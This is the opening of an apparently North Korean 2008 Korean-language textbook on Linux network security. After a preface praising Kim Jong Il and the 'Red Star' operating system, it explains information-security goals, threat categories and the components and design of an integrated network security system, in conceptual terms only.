우리식조작체계문고

Linux 망보안

교육성교육정보쎈터

주체97(2008)년

차 례

머 리 말

위대한 령도자 **김정일**동지께서는 다음과 같이 지적하시였다.

《우리는 정보기술, 나노기술, 생물공학을 발전시키는데 선차적으로 힘을 넣어야 하며 그중에서도 정보기술 특히 프로그람기술을 빨리 발전시켜야 합니다. 프로그람기술은 투자가 적게 들고 우리 사람들이 총명하기때문에 잘하면 짧은 시일에 세계적수준을 돌파할수 있습니다.》

위대한 령도자 **김정일**동지께서는 독창적인 과학기술중시로선을 제시하시고 정보기술 특히 프로그람기술을 빨리 발전시킬데 대한 강령적인 가르치심을 주시였다.

또한 프로그람기술을 발전시키는데서 우리 식의 조작체계를 개발할데 대한 주체적인 방침을 제시하시고 그 실현을 위한 투쟁을 현명하게 이끌어주시였다.

위대한 령도자 **김정일**동지의 가르치심을 높이 받들고 우리의 과학자, 기술자들은 우리식의 조작체계인 《붉은별》과 응용프로그람들인 통합사무처리프로그람 《우리》, 《서광》 등을 개발하여 인민경제의 콤퓨터화에 적극 이바지하고있다.

특히 온 나라에 실현된 콤퓨터망이 《붉은별》조작체계에 기초하여 운영되는 조건에 맞게 여러가지 망운영프로그람들이 개발되여 널리 리용되고있다.

망의 관리와 운영에서 중요하게 제기되는 문제의 하나는 보안대책을 철저히 세우는것이다. 그래야 비공개자료들의 류출과 해커에 의한 자원의 손상을 막고 효률적인 통신을 보장할수 있다.

이 책에서는 망보안체계와 해킹에 대한 일반적인 개념과 《붉은별》조작체계가 기초하고있는 Linux체계에서의 보안체계설정을 비롯한 망보안에 대한 문제들을 취급하고있다.

우리는 망보안에 대한 여러가지 수법들을 깊이 파악하고 활용함으로써 인민경제의 콤퓨터화에 적극 이바지해나가야 한다.

제 1 장. 망보안체계의 개념

이 장에서는 망보안의 일반적개념과 필요성, 일반적인 망통신규약과 망흐름구조, 통합망보안체계에 대해서 서술한다.

제1절. 망보안의 필요성

21세기는 정보산업의 시대이다.

정보는 우리의 생활의 모든 분야에서 도움을 주지만 때로는 공개되지 않고 보호받아야 할 정보들이 류출됨으로써 그로 인한 피해가 심각해지고있다.

인터네트의 급속한 발전에 따라서 망에 련결된 콤퓨터들이 늘어남에 따라 필요한 정보를 신속하게 얻을수 있는 우점이 있는 반면에 이를 리용한 체계침입과 파괴, 정보의 류출현상이 점점 증대되고있다.

일반적으로 망에 련결된 콤퓨터에서의 가장 큰 위협은 허용되지 않은 사용자가 호스트(host)에 침입하여 그의 자원을 손상시키거나 중요한 정보를 류출시키며 장애를 조성하여 정상적인 사용자의 콤퓨터리용에 문제를 일으키도록 만드는것이다. 물론 이러한 위협요소를 매개 콤퓨터가 가지고있는 자체보안능력에 의존하여 대처할수도 있지만 많은 호스트들이 망에 공존하고있는 경우에는 각 체계마다 동일한 보안규칙을 적용하기란 쉽지 않다.

그러면 망보안에서 중요한 기초개념이라고 말할수 있는 정보보안에 대해서 구체적으로 고찰해보자.

1.1.1. 자료, 정보 및 정보보안

정보는 자료와 구별되는 개념이다.

자료는 현실 세계에서 관찰이나 측정을 통하여 수집된 문자나 기호 등으로 표시된 단순한 사실이나 값을 말한다.

반면에 정보는 이러한 자료를 유용한 형태로 해석하거나 가공한것을 말한다.

이것은 주로 콤퓨터체계를 통한 작업으로 가능한 일이며 따라서 정보에는 부가가치의 개념이 강하게 내포되여있고 이러한 정보의 실제적가치를 보존하기 위하여 정보의 보안을 요구하고있다.

눈부신 콤퓨터기술의 발전과 정보통신 기술이 결합발전하면서 나타나기 시작한 정보관련기술은 정보의 생산과 류통을 비약적으로 증가시켰다. 이러한 정보관련기술의 발전과 흐름에 의하여 정보의 수집,가공,처리,분배 등은 정보산업시대의 기초기술로서 대단히 중

요한 자리를 차지하고있다.

지난시기 기계제산업시대에서는 어떤 사회적인 사고로 인한 후과가 일정한 시간과 지역적범위에서 사회시설의 일부만을 파괴하는 정도로 그쳤으나 정보산업시대에서 보안상사고는 어떤 기관이나 국가, 더 나아가서 세계적인 규모에서 악영향을 끼치기때문에 대단히 심각한 문제로 제기되고있다.

1.1.2. 정보보안의 목표와 조건

정보보안은 특정한 정보에 대한 합법적인 자격을 갖춘 사용자에게는 해당 정보를 정확하게 시기적절하게 제공해주며 그렇지 않은 사람 즉 정식 인증되지 않은 사람에게는 부당한 접근을 통제하여 해당 정보를 류출하거나 변경,삭제,손상시키지 않도록 하는것을 주요목표로 하고있다.

이러한 정보보안의 목표를 달성하기 위하여 구체적으로 다음의 3가지 조건을 만족하여야 한다.

—기밀성(Confidentiality)

모든 정보는 정식 인증된 사용자에게만 접근이 허용되여야 하며 외부의 어떠한 불법사용자에게도 류출되지 않게 하여야 한다.

이러한 기밀성을 유지하려면 접근통제수법이 필요한데 이것은 조작체계와 같은 체계수준의 접근통제뿐만아니라 망준위에서의 접근통제도 포함한다.

망상에서 이동하는 정보에 대한 기밀성보장을 위해서는 암호화기술이 필요하다.

— 완전성(Integrity)

모든 정보는 정식 인증된 사용자의 의도대로 정확하게 보존되여야 한다.

완전성을 만족하기 위하여서는 허가되지 않은 정보변경이 발생하면 안된다.

또한 정보체계에 접근하는 대상에 대한 물리적, 제도적, 기술적통제가 필요하다.

만일 완전성이 위반된 경우가 발생하면 이것을 빠른 시간에 발견하여 원상복구하는 기술체계도 필요하다.

일반적으로 일반통신망을 통하여 정보의 교환이 이루어질 경우 악의를 가진 사람에 의하여 정보의 변조가 이루어질수 있다. 이것은 정보의 외곡뿐아니라 정보체계의 믿음성에 관한 문제이기때문에 반드시 지켜야 한다.

— 리용성(availability)

모든 정보는 정식 인증된 사용자가 이것을 요구할 때 즉시 제공되여야 한다.

해커에 의한 정보체계의 파괴뿐아니라 정보체계의 고장과 같은 운영상의 실수도 리용성를 떨구는 요소로 된다. 따라서 이러한 리용성을 만족하기 위하여서는 정보의 중복성유지나 여벌복사작업이 필수적이며 정보체계에 대한 보다 철저한 정기검사도 필요하다.

정보는 그 자체가 부단한 통신과정을 통하여 끊임없이 교류되여야 그 의의가 있다.

이러한 정보통신구조의 가장 중요한 자리를 차지하는것은 콤퓨터망이다.

따라서 콤퓨터망보안은 정보산업시대의 중추를 이루는 기본전제조건이며 필수적인 핵심기술로서 부각되고있다.

1.1.3. 망의 위협요소와 취약성

일반적으로 망에서 정보의 흐름은 원천지주소에서 목적지주소로 이어지게 되는데 이러한 정보의 흐름이 방해를 받거나 변경될 경우 보안상 문제를 발생시킨다. 이와 같은 망의 위협요소에는 다음과 같은것들이 있다.

— 방해(Interruption)

체계의 일부가 파괴되거나 사용불가능하게 만드는 경우로서 체계가 가지고있는 리용성을 공격하는 형태이다. 례를 들면 콤퓨터의 하드디스크를 파괴하거나 망을 절단하거나 파일체계를 파괴하는 등의 공격이 여기에 해당된다.

— 가로채기(Interception)

허가되지 않은 사용자가 전송중에 있는 해당한 정보를 가로채여 정보의 기밀성(Confidentiality)을 침해하는것이다. 일반적으로 망도청이 여기에 해당된다.

— 수정(Modification)

허가되지 않은 사용자가 체계에 불법적으로 접근하여 자료를 변경함으로써 자료의 완전성을 침해하는것이다. 즉 자료의 값변경, 프로그람의 변조, 망상에서 전송중인 통보를 수정하는 등의 행위가 여기에 해당된다.

— 위조(Fabrication)

허가되지 않은 사용자가 체계에 거짓정보를 삽입하여 체계의 인증성(Authenticity)을 침해하는 행위이다. 즉 망상에서 위조된 정보를 삽입하거나 파일에 레코드를 삽입하는 등의 행위가 여기에 해당된다.

이와는 별도로 망위협요소를 공격류형에 따라 분류하면 다음과 같이 고찰할수 있다.

— 의도적인 위협(Intentional Threats)

이것은 고의적으로 망보안을 침해하여 정보획득이나 변조,파괴를 시도하는 경우로서 이러한 행위자를 침입자(intruder), 파괴자(cracker), 혹은 해커(hacker)라고 부른다.

이러한 의도적인 위협은 정보체계의 상태에 예상치 않은 영향을 주게 되는 적극적인 위협과 그렇지 않은 소극적인 위협으로 나눌수 있다.

○ 적극적인 위협

전송중인 망자료흐름의 수정, 거짓자료의 삽입, 침입자신분위장, 재전송 및 봉사거부등의 직접적인 방법으로 체계를 공격하는 행위가 해당된다.

이것은 특정대상의 지정유무에 따라 구분할수 있는데 대상을 지정하는 경우에는 일반

적인 해킹수법을 통하여 특정체계의 정보를 삭제하거나 변조하는 경우, 불필요한 봉사요구를 집중발생시킴으로써 정상적인 봉사를 방해(DoS:Denial of Service)하는 경우 등이 속한다.

대상을 지정하지 않는 경우에는 콤퓨터비루스나 인터네트웜(worm), 트로이목마와 같은 악성코드(malicious code)가 대표적인 실례이다.

○ 소극적인 위협

전송중인 망자료흐름을 도청하거나 감시하는 공격류형이다. 즉 침입자가 망상에서 자료흐름내용을 가로채는 방법과 전송량, 전송회수, 자료의 길이 등을 분석하여 자료흐름의 성격을 추출하는 행위가 해당된다.

대표적인 경우는 산업정탐을 통한 정보류출을 생각할수 있다.

이러한 의도적인 위협은 침입자를 릉가하는 기술적인 대처가 최선의 방책으로 된다.

정보보안관련기술의 대부분은 바로 의도적인 위협을 예방하거나 발견, 처리하는데 목적을 두고있다.

— 사고에 의한 위협(Accidental Threats)

정보체계를 구축하는 하드웨어나 쏘프트웨어에 장애나 사고가 발생하여 정보보안조건인 완전성과 리용성이 만족되지 못하는 경우를 말한다.

사고에 의한 위협에는 지진, 홍수, 화재와 같은 자연적인 위협도 포함된다.

사고에 의한 위협은 설비장애(Failures of Equipment)의 경우가 많지만 하드웨어보수오유나 쏘프트웨어유지보수오유와 같이 운영자의 실수에 의한 인적오유(Errors by People)도 주요원인으로 되고있다. 운영자에 대한 기술교육, 철저한 정기검사, 세심한 관리 및 사고에 대처한 적절한 조치가 있다면 사고에 의한 위협은 상당히 감소될수 있다.

— 정보체계의 취약성

위협(threat)요소가 해당 정보체계의 보안을 침해할수 있는 요소들을 가리킨다면 취약성(vulnerability)은 해당 정보체계가 다양한 위협요소들가운데서 일부 위협요소들에 약점으로 로출되여있는것을 말한다.

례를 들어 주위에 수많은 위협요소가 있음에도 불구하고 어떤 정보체계가 정보보안에 취약점을 거의 가지고있지 않다면 이것은 정보보안측면에서 매우 합당한 체계로 평가될수 있다.

이처럼 현재의 콤퓨터환경에서 매개 호스트들의 자체보안에 가장 큰 방해로 되는것은 콤퓨터환경의 다양성과 복잡성으로 인한것이다. 즉 다양한 콤퓨터체계들이 각기 다른 조작체제에서 동작되며 각 체계가 가지고있는 보안상의 문제점도 서로 다르기때문에 매개 호스트에 일정한 수준이상의 보안성을 적용시키기에는 많은 노력과 어려움이 따르게 된다.

1.1.4. 콤퓨터의 자체보안

일반적으로 대부분의 콤퓨터보안모형은 호스트보안에 관련된것이다. 이러한 보안모형을 기초로 매개 호스트에 대한 보안능력을 향상시킬수 있으며 호스트에 영향을 미치는 각종 보안위협요소들을 막을수 있다. 현재 콤퓨터환경에서 호스트들의 자체보안에 가장 큰 방해로 되는것은 콤퓨터환경의 다양성과 복잡성이다. 콤퓨터개발업체에서 생산되는 콤퓨터체계들은 서로 다른 조작체계에서 동작하며 보안상의 문제점도 제품마다 전혀 다르다. 또한 동일한 체계일지라도 사용하는 조작체계나 내부체계의 구성, 응용쏘프트웨어, 제공되는 봉사에 따라 내포된 보안상의 문제점들이 달라질수 있기때문에 호스트의 보안성을 유지하는데 많은 노력이 든다.

따라서 호스트 자체보안모형은 보안의 요구사항이 명확하거나 규모가 작은 망에 더 적합하다. 망보안모형은 이미 망안에서의 호스트들에 대한 자체보안모형을 포함하고있는것이 보통이며 특히 방화벽호스트와 같이 외부에 로출되는 호스트인 경우에는 매우 높은 준위의 자체보안능력을 가지고있어야 한다. 이러한 호스트를 보통 장벽(Bastion)호스트라고 부른다.

호스트의 자체보안은 체계에 대한 전문적인 지식을 가지고 특별한 접근권한이 부여된 사용자에 의해 적용되여야 하는데 이렇게 체계관리자를 설정하면 체계의 수가 많아질수록 특권을 가진 사용자의 수도 자연히 많아지기때문에 매개 호스트에 대해 모두 자체보안모형을 적용시키기는 어렵다. 또한 호스트를 안전하게 보호하는것이 호스트를 망에 련결하는것보다 어려운 일이며 내부망에 련결된 호스트들가운데서 보안상 안전하지 않은 특정한 호스트가 침입당했을 경우 전체 망에 막대한 피해를 줄수도 있는것이다. 따라서 내부망전체에 일관되게 적용시킬수 있는 보안방법이 필요하다.

보안기술들을 잘 활용하면 지금까지 출현한 공격수법들에 능히 대응할수 있다. 그럼에도 불구하고 보안침해사건이 계속 발생하고있는것은 옳바른 보안체계가 서있지 않고 보안제품들이 분산되여 관리운영이 잘 되지 않기때문이다.

현재 보안제품들은 통합화되는 추세를 보이고있으며 단순한 보안제품의 개발이 아니라 통합적인 보안체계의 개발로 발전하고있다. 또한 보안체계관리를 통합적이며 유일적으로 진행하고있으며 임의의 공격에 효과적이고 즉시적인 대응을 하기 위해 종합적인 감시기록체계를 세우고있다.

제2절. 망보안체계의 구성

1.2.1. 망보안체계의 개념

보안은 망보안, 업무보안, 자료보안 등을 포괄하는 폭넓은 범주이다.

망보안체계란 망을 통해 전달되는 정보들을 보호하고 망을 통한 정보의 류출을 막으며 망의 효률적인 통신을 보장하기 위한 체계를 말한다.

망보안체계는 망을 구성하고 업무활동에 참가하는 모든 대상들과 그것들사이의 통신에 대한 보안을 실현한다는데서 다른 보안체계와 구별된다.

그림 1-1. 보안대상들

망보안체계의 보안대상에는 망, 체계, 응용쏘프트웨어, 사용자들이 속한다.

매 대상에 대한 보안요구는 다음과 같다.

1) 망보안

망보안은 국부망으로부터 광지역망, 무선망 등에 이르기까지 모든 망들의 보안을 포괄한다.

망보안에서 우선 중요한것은 어느 망이 보호되여있지 않는가를 인식하는것이다.

또한 정확한 망관리구조를 가지는것이 중요하다. 다시 말하여 IP주소와 이름공간의 효과적인 관리이다.

망보안에서 또한 중요한것은 보안으로부터 오는 성능저하를 없애는것이다.

따라서 보안방책에 대역폭관리와 같은 봉사질(QoS: Quality of Service)관리방책을 통합하는것이 중요하다.

2) 체계보안

보다 안전한 망보안을 실현하기 위해서는 집단내의 모든 체계들을 보안하여야 한다.

이것은 봉사기, 말단콤퓨터, 원격의뢰기 등 망에 접근할수 있는 모든 장치들의 보안을 포함한다.

공격으로부터 체계를 보호할뿐만아니라 체계와 망사이통신도 보호하여야 한다.

내부봉사기들을 외부의 공격으로부터 보호하자면 봉사기에서 방화벽과 같은것을 실행하여야 한다. 뿐만아니라 말단콤퓨터들도 개인용방화벽을 설치하여야 하며 중앙에서 관리되는 보안방책을 받아야 한다.

체계공격중에서 가장 심한것이 봉사거부（DoS: Denial of Services）공격이다.

체계보안은 이 봉사거부공격을 막는 대책이 있어야 한다.

3) 응용쏘프트웨어보안

망에서는 수많은 응용쏘프트웨어들이 봉사를 진행하고있다.

응용쏘프트웨어들을 인식하여 합법적인 망봉사가 도용되지 않고있다는것을 담보하여야 한다. 례를 들어 HTTP(TCP포구 80)가 실제는 트로이목마에 의해 도용되는가를 알아낼수 있어야 한다.

전통적인 파케트려과는 이러한 단순한 공격에도 취약하며 망보안을 담보하지 못한다. 오직 응용쏘프트웨어를 인식하는 상태검열(Stateful Inspection)과 같은 기술만이 자료흐름의 완전성을 담보할수 있다.

4) 사용자보안

보안방책에는 사용자에 기초한 접근조종이 있어야 하며 사용자로 인증되기 전에는 망에 접근하지 못하게 하는 기구가 필요하다.

스마트카드, 1회용암호, 수자증명서, 통표(token)의 리용 등 강한 인증방법을 리용하여야 한다.

1.2.2. 망보안체계의 구성요소(Component)

망보안체계는 보안방책을 실제적으로 집행하는 보안구성요소(Security Component)들과 관리를 진행하는 관리구성요소(Management Component)들로 이루어진다.

여기서는 구성요소들의 모듈구성과 각 부분체계의 기능들이 구성요소들에 의해 어떻게 실현되는가를 구체적으로 보여준다.

1) 보안구성요소

보안구성요소들은 보안방책을 집행하는데 참가하는 구성요소로서 다음과 같은것들이 있다.

☞ 보안관문(Security Gateway)

☞ 보안봉사기(Security Server)

☞ 인증봉사기(Auth Server)

☞ 내용려과봉사기(Content Filter Server)

☞ 비루스려과봉사기(Virus Filter Server)

☞ 인증국봉사기(Certificate Authority Server)

☞ 침입검출봉사기(Instrusion Detection Server)

☞ 보안의뢰기(Security Client)

☞ 보안방책봉사기(Policy Server)

이것들외에 보안기능이 추가되는데 따르는 보안구성요소들을 새로 만들수도 있다. 모든 보안구성요소들은 보안틀에 따라 보안관문을 중심으로 조립되게 된다.

매 보안구성요소들에 대한 구체적인 내용은 다음과 같다.

— 보안관문

보안관문은 경계선보안(perimeter security)을 포함한 통합적보안을 실현하는 망보안의 가장 중요한 구성요소이며 망보안체계의 기둥이라고 말할수 있다.(그림 1-2를 참고할것)





그림 1-2. 보안관문의 모듈구성

보안관문의 기본모듈은 방화벽과 VPN모듈이며 핵심부준위에서 구현되여야 한다.

각 모듈 별기능을 표 1-1에 보여주었다.

표 1-1. 모듈들의 기능

모 듈	기 능
방화벽모듈 (핵심부준위)	방화벽모듈은 접근조종체계의 기능을 수행한다.
VPN모듈 (핵심부준위)	VPN체계의 기능을 수행한다 .
QoS모듈 (핵심부준위)	대역폭관리체계의 기능을 수행한다.
부하분산모듈 (핵심부준위)	부하분산체계의 기능을 수행한다.
무리체계모듈	중복체계의 기능을 수행한다.
관리데몬모듈 (응용준위)	보안관문에 보안방책을 설정하며 기록을 전송하는 등의 관리를 위한 모듈이다.

— 보안봉사기

보안봉사기는 방화벽을 통한 접속의 인증 및 내용려과를 진행하는 구성요소이다. 이것은 보안관문에 설치되며 방화벽의 사용자인증 및 자원에 기초한 접근조종은 이 봉사기에 의해 진행된다.(그림 1-3)





그림 1-3. 보안봉사기의 모듈구성(점선은 모듈이 없을수도 있다는것을 표시한다.)

보안봉사기는 응용봉사기에로의 2차접속을 개설하는 투명한 대리자로서 동작한다. 그리하여 보안봉사기는 현존 접속의 인증 및 내용보안을 위해 다른 인증봉사기 및 내용려과봉사기에로 접속하여 처리를 의뢰할수 있다.(그림 1-4)

— 인증봉사기

인증봉사기는 추가적인 구성요소로서 보안관문이 외부에 인증을 의뢰할 때 리용된다.

인증방식에는 여러가지가 있으며 요구에 따라 선택하여 쓸수 있다.

례를 들어 1회용암호에 의한 인증방식을 리용할수도 있다.

— 내용려과봉사기

내용려과봉사기는 추가적인 구성요소로서 보안관문이 외부에 내용려과를 의뢰할 때 리용된다.

FTP의 지령이나, SMTP의 우편주소, HTTP의 URL을 려과하는 보안방책을 집행할 때 리용된다.

— 비루스봉사기

비루스봉사기는 추가적인 구성요소로서 보안관문이 외부에 비루스려과를 의뢰할 때 리용된다.





그림 1-4. 보안봉사기와 인증 및 내용려과봉사기와의 련동

— 인증국봉사기(CA봉사기)

증명서를 발급하고 관리하는 봉사기로서 추가적인 구성요소이다. VPN봉사기(보안관문)는 CA증명서를 찾아 등록하며 CRL목록을 완충기억하는 기능을 가져야 한다.

— 침입검출봉사기

침입검출봉사기는 침입검출체계를 위한 추가적인 구성요소로서 보안관문과 련동하여 외부로부터의 침입을 차단할수도 있다.

— 보안의뢰기

보안의뢰기는 VPN 및 말단보안체계의 기능을 수행하기 위한 필수적인 구성요소이다.(그림 1-5)

보안의뢰기의 가동환경은 다양하다. (《붉은별》, Windows2x, Windows9x, Linux 등) 따라서 모든 가동환경에 해당한 보안의뢰기를 따로따로 개발하여야 한다.

— 보안방책봉사기

보안방책봉사기는 말단보안체계의 기능을 수행하기 위한 추가적구성요소로서 중앙관리봉사기로부터 사용자 혹은 그룹별 말단보안방책을 받아 보안의뢰기들에 내려보낸다.





그림 1-5. 보안의뢰기의 모듈구성

2) 관리구성요소

관리구성요소는 망보안체계를 관리하는데 참가하는 구성요소로서 다음과 같은것들이 있다.

- ☞ 중앙관리봉사기(Central Management Server)
- ☞ 기록봉사기(Log Server)
- ☞ 상태감시기(Status Viewer)
- ☞ 보안방책편집기(Policy Editor)
- ☞ 기록열람기(Log Viewer)
- ☞ 보고봉사기(Report Server)
- ☞ 실시간망통과량감시기(Real Time Traffic Monitor)
- ☞ 보고열람기(Report Client)

이것들외에 보안관리기능이 추가되는데 따르는 관리구성요소들을 새로 만들수도 있다. 매 관리구성요소들에 대한 구체적인 기능은 다음과 같다.

— 중앙관리봉사기

중앙관리봉사기는 중앙관리체계의 중심으로 되는 가장 중요하며 필수적인 구성요소이다. (즉 보안관문은 보안집행중심이며 중앙관리봉사기는 보안관리중심이다.)

중앙관리봉사기는 모든 보안구성요소들과 보안대상들에 대한 자료기지를 유지하며 접근조종에서 QoS조종, 부하평형조종, 기록통합방책에 이르기까지의 통일적인 보안방책을 확립한다. (그림 1-6)

중앙관리봉사기는 또한 보안구성요소들사이 안전한 통신을 위한 CA로 동작하며 VPN체계를 위한 CA로도 동작할수 있다.





그림 1-6. 중앙관리봉사기

— 기록봉사기

기록봉사기는 감시기록체계를 위한 필수적인 구성요소로서 단순한 기록만을 보관관리하는 봉사기이다.

중앙관리봉사기는 기록봉사기들을 정의하고 모든 기록들을 거기에 보관하도록 한다.

— 상태감시기

상태감시기는 감시기록체계의 필수적인 구성요소로서 모든 보안구성요소들에 대한 상태를 실시간적으로 감시한다.

— 보안방책편집기

보안방책 편집기는 중앙관리봉사기의 기본편집말단으로서 GUI환경에서 접근조종방책, 주소변환방책, VPN방책, QoS방책, 부하평형방책, 기록통합방책 등 모든 방책을 편집하며 보안구성요소들과 보안대상들의 정의를 진행한다.

보안방책 편집기는 중앙관리체계의 필수적인 구성요소이다.

— 기록열람기

기록열람기는 감시기록체계의 필수적인 구성요소로서 사건, 일반기록, 통계, Active 접속자료들을 볼수 있게 한다.

— 보고봉사기

보고봉사기는 감시기록 및 보고체계를 위한 추가적인 구성요소로서 기록통합방책에 따라 기록봉사기로부터 보고자료를 생성하는데 필요한 자료를 검색하여 보관관리하는 봉사기이다.(그림 1-7)





그림 1-7. 보고봉사기의 모듈 구성

그림 1-8에 보고자료의 관리에 대하여 보여주었다.

— **실시간망통과량감시기**

실시간망통과량감시기는 대역폭관리체계를 위한 추가적인 구성요소로서 망통과량을 감시하고 그것을 여러가지 직관적인 표현형식으로 보여준다.

— **보고열람기**

보고열람기는 감시기록 및 보고체계를 위한 추가적인 구성요소로서 보고봉사기로부터 각종 보고자료를 여러가지 직관적인 표현형식으로 보여준다.

아래에 기록통합방책편집기와 보고봉사기, 보고열람기의 보고자료작성과정을 보여주었다.





그림 1-8. 보고자료의 관리

제3절. 통합망보안체계

우에서 언급한 망보안구성요소들을 능동적으로 통합하여 하나의 독자적인 보안체계를 구성하는것은 콤퓨터망보안에서 매우 중요한 문제로 나선다.

1.3.1. 설계방향

첫째로 통합적인 보안체계로 설계하여야 한다.

다시 말하여 모든 망보안구성요소들을 통합하고 통일적인 보안방책을 확립한다는것을 말한다.

지금까지 개발된 선진망보안기술들 즉 상태려과, 내용려과, 비루스제거, 가상사설망(VPN), 침입검출차단, 주소변환, 봉사질(QoS), 무리체계(Clustering), 개인용방화벽기술 등을 통합하여 구현하고 일괄적이고 종합적인 보안방책을 세우도록 한다.

둘째로 통합관리체계를 세워야 한다.

단일한 관리중심을 통하여 망보안구성요소들을 종합적으로 관리한다는것을 말한다.

유일한 관리자를 통하여 모든 구성요소들에 일괄적인 보안방책을 세우고 그것들로부터의 모든 기록 및 감시자료들을 종합하여 관리하는 체계를 세운다.

셋째로 망보안체계를 임의로 축소, 확장할수 있는 기틀(Framework)을 세운다.

새로운 망보안기술을 신속히 통합하고 보안수준요구정도에 따라 체계를 축소, 확장할수 있도록 설계한다는것을 말한다.

체계의 모듈화를 강화하며 모듈들사이 통신규약을 명백히 규정하여 체계를 축소 및 확장시킬수 있는 기틀을 구성한다.

넷째로 사용 및 관리의 편리성을 최대로하여 설계한다.

보안체계의 복잡성은 곧 보안취약점으로 된다. 그것은 대부분 보안침해사고가 관리를 잘못한 결과이기때문이며 관리를 잘 하지 못하는것은 보안체계가 복잡하게 구성되여있기때문이다.

따라서 관리를 편리하게 하도록 설계하여야 한다.

다섯째로 높은 성능을 보장하며 만가동할수 있도록 설계하여야 한다.

이를 위해 부하분산화(Load balancing), 무리체계화(Clustering)를 실현하여야 한다.

여섯째로 자체의 암호화통신규약을 설계하여야 한다.

